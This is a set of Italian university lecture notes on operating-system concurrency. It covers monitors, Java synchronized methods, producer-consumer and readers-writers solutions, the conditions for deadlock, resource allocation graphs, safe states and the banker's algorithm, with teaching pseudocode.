In alternativa state proposti altri specifici costrutti, forniti da linguaggi di programmazione ad alto livello, come:


- Monitor
- Classi sincronizzate in Java
- CCR (Conditional Critical Region)

### Monitor

I **monitor** sono dei costrutti per la condivisione sicura ed efficiente di dati tra processi. Il concetto di monitor è simile al concetto di classe, infatti il monitor ha dei metodi (procedure), degli attributi e il costruttore.

```
monitor xyz{
        // dichiarazione di variabili (stato del monitor)
        entry P1 (...) {
                ...
        }
        .....
        entry Pn (...) {
                ...
        }
        {
            // codice di inizializzazione
        }
}
```

Le variabili del monitor sono visibili soltanto all'interno del monitor, e le procedure del monitor possono accedere soltanto alle variabili definite nel monitor.
Un fattore molto importante è che ci può essere attivo un solo processo alla volta nel monitor. Il monitor dunque garantisce la mutua esclusione e non richiede che il programmatore la implementi manualmente tramite i semafori.




Dunque il primo processo che prova ad accedere al monitor ci riesce tranquillamente, mentre gli altri si accodano in una coda esterna.

Per permettere ad un processo di attendere all'interno del monitor sono necessari opportuni tipi di sincronizzazione.
Infatti all'interno del monitor vengono dichiarate delle variabili speciali, dette **variabili condition**, le quali non hanno un valore e sono accessibili solamente tramite due primitive $wait()$ e

$signal()$, che però hanno un comportamento diverso rispetto ai semafori. In base allo scopo del nostro monitor possiamo utilizzare più o meno variabili condition.

Nei monitor l'operazione di $wait()$ è sempre bloccante (mentre nei semafori non era detto che si bloccava), dunque in base alla situazione sarà necessario fare un controllo con ulteriore codice per vedere se invocare la $wait()$ o meno.

L'operazione di $signal()$ invece sveglia esattamente un processo in quell'istante, dunque se non c'è nessun processo bloccato su $wait()$ la $signal()$ va a vuoto (mentre nei semafori veniva tenuto conto del numero di $signal()$ quando non c'erano processi in attesa). Nel caso invece in cui ci siano più processi in $wait()$, allora lo scheduler decide quale processo può entrare.

Visto che $signal()$ viene sempre chiamata da un processo che è già all'interno del monitor, una volta che viene chiamata abbiamo due possibilità (visto che all'interno del monitor può essere attivo un solo processo per volta):

- Il processo che ha invocato $signal()$ si blocca e l'esecuzione passa al processo sbloccato
- Il processo che ha invocato $signal()$ esce dal monitor (quando $signal()$ è l'ultima istruzione di una procedura)

Quindi in realtà più processi possono entrare nel monitor, ma l'importante è che ce ne sia uno solo attivo alla volta, con tutti gli altri processi all'interno bloccati.

Vediamo come è molto più semplice implementare il meccanismo produttore-consumatore mediante l'uso di un monitor:

Usiamo un monitor $ProducerConsumer$ che ha i metodi $enter()$ e $remove()$

```
Producer()
{
     while (TRUE){
     make_item();                          // crea nuovo item
     ProducerConsumer.enter();             // chiamata alla funzione enter
     }
}

Consumer()
{
     while (TRUE){
     ProducerConsumer.remove();      // chiamata alla funzione remove
     consume_item();                       // consuma item
     }
}
```

Il monitor è definito così:


Abbiamo due variabili condition e una variabile intera count, che è la variabile condivisa dai due processi che deve essere acceduta in mutua esclusione

```
monitor ProducerConsumer {
     condition full, empty;
     int count;

     entry enter(){
          if (count == N)
               full.wait();                  //se buffer è pieno, blocca

          put_item();                        // mette item nel buffer
          count = count + 1;                 // incrementa count


          if (count == 1)
               empty.signal();               // se il buffer era vuoto, sveglia il
                                                consumatore
     }
```



```
entry remove(){
    if (count == 0)
        empty.wait();           // se buffer è vuoto, blocca

    remove_item();              // rimuove item dal buffer
    count = count - 1;          // decrementa count

    if (count == N-1)
        full.signal();      // se il buffer era pieno, sveglia il produttore
    }
    count = 0;                  // inizializzazione di count
    end monitor;
}
```




Il fatto che non vengono eseguiti controlli di mutua esclusione quando viene modificata la variabile *count* è perché la mutua esclusione è garantita per definizione dall'uso del monitor. Dunque quando sono dentro al monitor sono sicuro che nessun altro processo (a meno di utilizzo di $wait()$ e $signal()$) possano accedere alla variabile $count$.

Con un monitor possiamo anche simulare l'implementazione di un semaforo binario:

```
monitor BinSem
{
        boolean busy;   /* iniz. FALSE */
        condition idle;

        entry void P( )
        {
            if (busy) idle.wait();
            busy = TRUE;
        }
        entry void V( )
        {
            busy = FALSE;
            idle.signal ();
        }
        busy = FALSE; /* inizializzazione */
}
```

I monitor permettono di commettere meno errori rispetto ai semafori ma non sono popolari (non sono implementati in molti sistemi operativi) e richiedono la presenza di memoria condivisa, visto che dobbiamo condividere tra i processi l'oggetto monitor.

## Classi sincronizzate in Java

I semafori vengono implementati dal kernel del sistema operativo e vengono messi a disposizione tramite delle API.
Ogni linguaggio ad alto livello però può mettere a disposizione le proprie primitive di sincronizzazione, che possiedono le stesse proprietà ma implementazioni possibilmente diverse.
Java mette a disposizione delle clausole per eseguire metodi/blocchi di codice in maniera mutuamente esclusiva.
La clausola Java per eseguire un blocco di codice in maniera mutuamente esclusiva è **synchronized**. I metodi definiti *synchronized* possono essere eseguiti da un solo thread alla volta (questo viene garantito dall'ambiente di programmazione). Questo viene implementato internamente mediante i lock (chiamato anche monitor anche se è un concetto completamente diverso dai monitor che abbiamo visto precedentemente).

Se definiamo il metodo *synchronized static* allora viene messa in lock tutta la classe, ovvero vengono messe in lock tutte le esecuzioni di quella classe quando un thread sta eseguendo quel metodo.

Possiamo definire come *synchronized* sia un singolo metodo che un intero blocco di codice.

Altre primitive di sincronizzazione sono:

- *wait*(), simile a *wait*() dei semafori
- *notify*(), simile a *signal*() dei semafori
- *notifyAll*(), notifica tutti i thread in attesa su quella condizione di *wait*(), ovvero una *signal*() globale

Vediamo come implementare il meccanismo produttore-consumatore mediante l'uso di un classi sincronizzate in Java:

```
public class BoundedBuffer {
 Object [] buffer;
 int nextin;
 int nextout;
 int size;
 int count;
}
// costruttore
public BoundedBuffer (int n){
 size = n;
 buffer = new Object[size];
 nextin = 0;
 nextout = 0;
 count = 0;
}
```

```
public synchronized deposit(Object x) {
 while (count == size) wait();
 buffer[nextin] = x;
 nextin = (nextin+1) mod N;
 count = count + 1;
 notifyAll();
}
```

```
public synchronized Object remove(){
 Object x;
 while (count == 0) wait();
 x = buffer[nextout];
 nextout = (nextout+1) mod N;
 count = count - 1;
 notifyAll();
 return x;
}
```

Vediamo come il codice è più semplice e come abbiamo la garanzia che non possa avvenire raise condition visto che i metodi sono eseguiti in mutua esclusione grazie alla keyword *synchronized*.

Abbiamo dunque visto come affrontare il problema della sezione critica con varie soluzioni, ognuna con diversi compromessi e complessità/difficoltà di utilizzo.

Resta in sospeso però il problema del blocco critico di un insieme di processi, chiamato **deadlock**, che è una situazione che si verifica in base alla sequenza temporale degli accessi.

Vediamo ora il **problema dei scrittori-lettori** (che è un'estensione del produttore-consumatore) con risoluzione facente uso di semafori: c'è un'area di dati condivisa (questa può essere un file, un blocco di memoria, o un banco di registri del processore) ed esistono dei lettori che possono solo leggere i dati e scrittori che possono solo scrivere i dati:

- Più lettori possono leggere il file contemporaneamente.
- Solo uno scrittore alla volta può scrivere sul file.
- Se uno scrittore sta scrivendo sul file, nessun lettore può leggerlo
- Gli scrittori non possono leggere
- I lettori non possono essere anche scrittori

Gli scrittori semplicemente possono scrivere quando nessun altro processo sta scrivendo

```
Sem  scrittura=1


scrittore {
    while(1) {
        P(scrittura);
            < modifica i dati >
        V(scrittura);
    }
}
```

I lettori invece devono tener conto di quanti lettori stanno leggendo perchè:

- Se è il primo lettore deve controllare che nessun processo stia scrivendo e bloccare la scrittura per leggere
- Se è l'ultimo lettore deve liberare la scrittura

```
int num_lettori=0;
semaphore mutex=1;

Lettore {
  while(1) {
    ...
    P(mutex);              // protegge num_lettori e accoda i lettori
    num_lettori++;
    if (num_lettori == 1)  // primo lettore
      P(scrittura);        // acquisisce la mutua esclusione in scrittura
    V(mutex);

    < legge i dati >

    P(mutex);              // protegge num_lettori
    num_lettori--;
    if (num_lettori == 0)  // ultimo lettore
      V(scrittura);        // rilascia la mutua esclusione in scrittura
    V(mutex);
    ...
  }
}
```

# Deadlock


Il deadlock è un problema che si può verificare durante l'esecuzione di un programma quando le primitive di sincronizzazione non vengono utilizzate correttamente e con tutti gli accorgimenti necessari.
Abbiamo infatti visto nel problema dei dining philosophers che si può verificare la situazione in cui tutti i processi sono in attesa e nessuno può andare avanti.

La sequenza di utilizzo di una risorsa da parte di un processo è la seguente:

- La risorsa viene richiesta (e il processo potrebbe dover attendere)
- La risorsa viene utilizzata
- La risorsa viene rilasciata

Un insieme di processi è in **stato di deadlock** quando ogni processo è in attesa di un evento che può essere causato solo da un processo dello stesso insieme.


Ecco un esempio di deadlock:



In questo caso il ponte è una risorsa condivisa.


Nel momento in cui si verifica il deadlock, l'unica soluzione possibile per andare avanti è quella di mandare indietro una macchina (preemption + rollback), ed è possibile che più macchine debbano essere spostate. Ma è possibile che si verifichi starvation se decido di mandare indietro sempre la stessa macchina.

Ritornando ai processi, un deadlock può verificarsi nella situazione in cui due processi $P$ e $Q$ siano in competizione per due risorse $A$ e $B$:




In questo caso se entrambi riescono a richiedere la prima, avviene uno stato di deadlock, perché entrambe aspettano l'altra risorsa che è bloccata dall'altro processo.

È importante notare che il deadlock non si verifica sempre, ma si verifica soltanto dopo determinate sequenze di scheduling di CPU. L'obiettivo però è far sì che il deadlock non possa mai verificarsi. Infatti nell'esempio di prima abbiamo 6 possibili sequenze di schedulazione:



Vediamo che solo in 2 tracce su 6 possibili avviene il deadlock.

Nel momento in cui si verifica un deadlock risulta molto costoso risolvere la situazione per uscire dal deadlock.

Il deadlock però non è molto frequente, in quanto ci sono 4 condizioni necessarie affinché possa verificarsi:

1. **Mutua esclusione**
   Almeno una risorsa che viene richiesta dai processi deve essere non condivisibile, ovvero deve poter essere presa solamente in maniera mutuamente esclusiva
2. **Hold and Wait**
   Deve esistere un processo che detiene una risorsa e che attende di acquisirne un'altra, detenuta da un altro. Dunque deve essere possibile per i processi prendere le risorse parzialmente (ovvero che possono prenderne una anche senza sapere se l'altra è libera)
3. **No preemption**
   Le risorse non possono essere rilasciate se non "volontariamente" dal processo che le usa
4. **Attesa circolare**
   Deve esistere un insieme di processi che attendono ciclicamente il liberarsi di una risorsa, ovvero i processi attendono altri processi in maniera circolare.


Queste condizioni devono essere verificate tutte e 4 contemporaneamente, altrimenti è impossibile che si verifichi un deadlock.

Vediamo ora come possiamo fare per **rilevare** il deadlock, che è un'operazione costosa. Questo si può fare mediante l'utilizzo di un modello astratto, ovvero il grafo di allocazione delle risorse (Resource Allocation Graph: **RAG**) $G(V, E)$:

- I nodi $V$ possono essere
  - Cerchi che rappresentano processi
  - Rettangoli che rappresentano risorse (ogni pallino all'interno dei rettangoli rappresenta un'istanza della corrispondente risorsa)
- Gli archi $E$ possono essere
  - Da processi a risorse: il processo richiede la risorsa
  - Da risorse a processi: il processo detiene la risorsa


Ecco un esempio:


- V = {{P1,P2},{R1}}
- $E_{iniziale}$ = {(R1,P2)}  $E_{finale}$ = {(R1,P1),(R1,P2)}




Se questo grafo non contiene cicli, allora **sicuramente non c'è deadlock**.
Se contiene cicli invece:

- Si ha **sicuramente deadlock** nel caso in cui ogni risorsa abbia **una sola istanza**
- Se le risorse hanno **più istanze** allora **potrebbe esserci deadlock**, ma dipende dallo schema di allocazione




Per **gestire i deadlock** ci sono diverse alternative:

- **Prevenzione statica**
  Faccio in modo di prevenire il deadlock evitando che si possa verificare una delle quattro condizioni necessarie
- **Prevenzione dinamica (avoidance) basata su allocazione delle risorse**
  Quando un processo richiede una risorsa, bisogna controllare che dando quella risorsa a quel processo non si finisca in deadlock. Questa operazione è molto costosa e richiede di sapere in anticipo quante risorse il processo utilizza.
- **Rilevamento (detection) e ripristino (recovery)**
  Questa soluzione permette che si verifichi il deadlock, ma prevede dei metodi per riportare il sistema al funzionamento normale quando il deadlock viene rilevato

- **Algoritmo dello struzzo**
  Consiste nel non fare nulla, accettando il fatto che i deadlock sono rari e gestirli costa troppo

Vediamo come possiamo effettuare la **prevenzione statica**. Analizziamo una ad una le quattro condizioni e vediamo come, e se, è possibile fare in modo che non si verifichi:

- **Mutua esclusione**
  Non possiamo eliminarla perchè se una risorsa è per natura mutuamente esclusiva non possiamo cambiarla
- **Hold and Wait**
  I processi allocano all'inizio tutte le risorse che devono utilizzare. Il processo aspetta di ottenere tutte le risorse e altrimenti resta in attesa non prendendone nessuna.
  Il problema è che, oltre alla complessità, si verifica un basso utilizzo delle risorse (potrebbe essere che il processo in quel momento abbia bisogno solo di una risorsa e in questa maniera è obbligato ad aspettarle comunque tutte), poi si può verificare starvation (per risorse "popolari") ed è necessario sapere a priori il numero di risorse richieste da quel processo.
- **No preemption**
  Possiamo risolverlo facendo si che un processo che richiede una risorsa non disponibile debba cedere tutte le altre risorse (oppure cedere solamente quelle che sono richieste da un altro processo).
  Il problema è che questo è fattibile solo per risorse il cui stato può essere facilmente ristabilito (ad esempio non per stampanti, nastri, etc)
- **Attesa circolare**
  Possiamo risolverlo assegnando una priorità (ordinamento globale) ad ogni risorsa e far sì che un processo possa richiedere le risorse solo in ordine crescente di priorità.
  L'attesa circolare in questo caso diventa impossibile. Dunque può essere evitata a carico di una programmazione più complessa.

Il problema della prevenzione statica è che, oltre ad essere molto costosa, può portare ad un basso utilizzo delle risorse in quanto vengono messi vincoli sul modo in cui i processi possono accedere alle risorse.

Per questo esiste la **prevenzione dinamica**. L'obiettivo dunque non è garantire a priori che il deadlock si possa verificare, ma analizzare la situazione di volta in volta e quindi prevenire in base alle richieste che vengono eseguite. Questo viene fatto tramite un'analisi dinamica del RAG, facendo in modo di evitare che si presentino le situazioni cicliche.
Il requisito per poter eseguire questa analisi è la conoscenza del caso peggiore, ovvero conoscere il massimo numero di istanze di una risorsa richieste per processo (non sempre si sa e quindi si può mettere il numero massimo di istanze che ci sono).


Lo stato di assegnazione delle risorse viene calcolato in base al numero di istanze disponibili e allocate e al numero di richieste massime dei processi.

Il sistema si trova in uno **stato sicuro** (**safe**) se esiste una sequenza safe, ovvero se usando le risorse disponibili, esiste una sequenza che allochi le risorse ad ogni processo, in qualche ordine, in modo che ciascun di essi possa terminare la sua esecuzione.

Una sequenza di processi $\left(P_1,\ldots,P_N\right)$ è safe se, per ogni $P_i$, le risorse che $P_i$ può richiedere possono essere esaudite usando:

- Le risorse disponibili
- Quelle detenute da $P_j$ con $j<i$ (attendendo che $P_j$ termini)

Se non esiste tale sequenza, allora ci troviamo in uno stato **unsafe**. Essere in uno stato unsafe non significa che si ha sicuramente deadlock (visto che facciamo una sovrastima), però garantire di essere sempre in uno stato safe ci garantisce che il deadlock non avvenga mai.




Vediamo un esempio di questi concetti.
Supponiamo di avere tre processi $P_0$, $P_1$ e $P_2$ e 12 istanze di una risorsa.
Lo schema di allocazione è il seguente

| | Richieste | Possedute |
|---|---|---|
| $P_0$ | 10 | 5 |
| $P_1$ | 4 | 2 |
| $P_2$ | 9 | 2 |

Dunque abbiamo $12-9=3$ istanze disponibili/libere della risorsa.

Con questo schema siamo in uno stato safe? La risposta è si perchè la sequenza $<P_1, P_0, P_2>$ è una sequenza safe, in quanto $P_1$ ne prende $2$ e esegue rilasciandone $4$ e $P_0$ può prenderne $5$ etc.

Se invece $P_2$ richiede una risorsa e gli viene assegnata? In questo caso entriamo in uno stato unsafe in quanto rimangono solo $2$ risorse libere e $P_1$ può eseguire, ma poi rimangono $4$ risorse che non bastano a nessuno dei due processi rimasti, dunque si verifica deadlock tra $P_0$ e $P_2$.

L'idea dunque è quella di utilizzare algoritmi che lasciano il sistema sempre in uno stato safe:


- All'inizio il sistema è in uno stato safe
- Ogni volta che un processo $P$ richiede una risorsa $R$, $R$ viene assegnata a $P$ solo se si rimane in uno stato safe

Lo svantaggio è che l'utilizzo delle risorse è minore rispetto al caso in cui non uso tecniche di prevenzione dinamica, visto che allochiamo solamente nel caso in cui il sistema rimane in uno stato safe.

Per gli algoritmi di prevenzione dinamica abbiamo due alternative:

- Algoritmo con RAG (che funziona solo se c'è una sola istanza per risorsa)
- Algoritmo del banchiere (che funziona qualunque sia il numero di istanze)

Nell'**algoritmo con RAG** utilizziamo il grafo RAG che abbiamo definito prima inserendo un'estensione: gli archi di rivendicazione.
Se tra $P_i$ e $R_j$ è presente un arco di rivendicazione significa che $P_i$ può richiedere $R_j$ in futuro.
Gli archi di rivendicazione vengono indicati con una freccia tratteggiata.
Per questo è necessario che all'inizio ogni processo deve dire quali risorse vorrebbe usare durante la sua esecuzione.
Una richiesta viene soddisfatta solo se l'allocazione della risorsa non crea un ciclo nel RAG (ovviamente serve un algoritmo per la rilevazione dei cicli che avrà complessità $O\left(n^2\right)$ con $n$ numero di processi).




L'**algoritmo del banchiere** invece è meno efficiente dell'algoritmo con RAG, però funziona anche con più istanze delle risorse.
Viene chiamato così perchè si basa sull'idea:
I processi sono visti come dei clienti che possono richiedere credito presso la banca (fino ad un certo limite individuale) e le risorse allocabili sono viste come il denaro. È chiaro che la banca, non può permettere a tutti i clienti di raggiungere il loro limite di credito contemporaneamente, poiché in tal caso la banca fallirebbe (e il sistema non potrebbe allocare risorse a sufficienza, causando un deadlock).

